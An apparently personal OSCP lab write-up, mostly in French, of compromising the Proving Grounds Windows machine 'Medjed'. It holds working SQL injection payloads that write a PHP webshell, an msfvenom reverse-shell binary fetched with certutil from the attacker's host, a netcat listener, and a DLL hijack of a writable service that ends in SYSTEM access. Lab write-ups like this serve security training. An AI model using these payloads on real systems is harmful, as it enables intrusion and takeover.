
Request

Parameters:


```
{"URL"=>"admin'--//"}
```

Toggle session dump

' UNION SELECT ("<?php echo passthru($_GET['cmd']);") INTO OUTFILE 'C:/xampp/htdocs/cmd.php' -- -'




On retourne sur le port 45332 car on avait trouvé un phpinfo qui nous a donné la localisation du dossiers ou on peut installer notre webshell.



Notice: Undefined index: cmd in **C:\xampp\htdocs\cmd.php** on line **1**

Warning: passthru(): Cannot execute a blank command in **C:\xampp\htdocs\cmd.php** on line **1**



medjed\jerren

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.226 LPORT=30021 -f exe -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: evil.exe

┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ python3 -m http.server 8
Serving HTTP on 0.0.0.0 port 8 (http://0.0.0.0:8/) ...
^C
Keyboard interrupt received, exiting.

┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ python3 -m http.server 45332
Serving HTTP on 0.0.0.0 port 45332 (http://0.0.0.0:45332/) ...
```

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ curl '192.168.121.127:45332/cmd.php?cmd=dir'
 Volume in drive C has no label.
 Volume Serial Number is A41E-B108

 Directory of C:\xampp\htdocs

07/22/2025  01:08 PM    <DIR>          .
07/22/2025  01:08 PM    <DIR>          ..
07/22/2025  01:08 PM                35 cmd.php
11/03/2020  02:13 PM               887 index.html
11/03/2020  02:16 PM                21 phpinfo.php
11/03/2020  02:13 PM             3,023 script.js
11/03/2020  02:14 PM             1,266 styles.css
               5 File(s)          5,232 bytes
               2 Dir(s)  16,434,974,720 bytes free
```

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ curl '192.168.121.127:45332/cmd.php?cmd=certutil%20-urlcache%20-split%20-f%20%20%22http%3A%2F%2F192.168.45.226%3A45332%2Fevil.exe%22'
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
```

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ curl '192.168.121.127:45332/cmd.php?cmd=.\evil.exe'
```

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ nc -lvnp 30021
listening on [any] 30021 ...
connect to [192.168.45.226] from (UNKNOWN) [192.168.121.127] 51067
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\xampp\htdocs>
```

Enfin

```
Interesting Services -non Microsoft-
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    bd(BarracudaDrive ( bd ) service)["C:\bd\bd.exe" ] - Auto - Running
    File Permissions: Authenticated Users [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\bd (Authenticated Users [WriteData/CreateFiles])
```

C:\bd\bd.exe

```
PS C:\users\jerren\desktop> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}

Name                      State   PathName
----                      -----   --------
Appinfo                   Running C:\WINDOWS\system32\svchost.exe -k netsvcs -p
AudioEndpointBuilder      Running C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p
Audiosrv                  Running C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p
bd                        Running "C:\bd\bd.exe"
BFE                       Running C:\WINDOWS\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
BITS                      Running C:\WINDOWS\System32\svchost.exe -k netsvcs -p
BrokerInfrastructure      Running C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
CDPSvc                    Running C:\WINDOWS\system32\svchost.exe -k LocalService -p
COMSysApp                 Running C:\WINDOWS\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
```

```
Access is denied.
PS C:\users\jerren\desktop> cacls C:\bd
cacls C:\bd
C:\bd BUILTIN\Administrators:(OI)(CI)(ID)F
      NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
      BUILTIN\Users:(OI)(CI)(ID)R
      NT AUTHORITY\Authenticated Users:(ID)C
      NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C

PS C:\users\jerren\desktop> sc qc bd
sc qc bd
PS C:\users\jerren\desktop> shutdown /r
shutdown /r
PS C:\users\jerren\desktop>
C:\xampp\htdocs>
```

j'ai fait un dll hijacking

Ensuite j'ai redémarrer la machine et on est admin :

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Windows/Medjed2]
└─$ nc -lvnp 30022
listening on [any] 30022 ...
connect to [192.168.45.226] from (UNKNOWN) [192.168.121.127] 49668
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```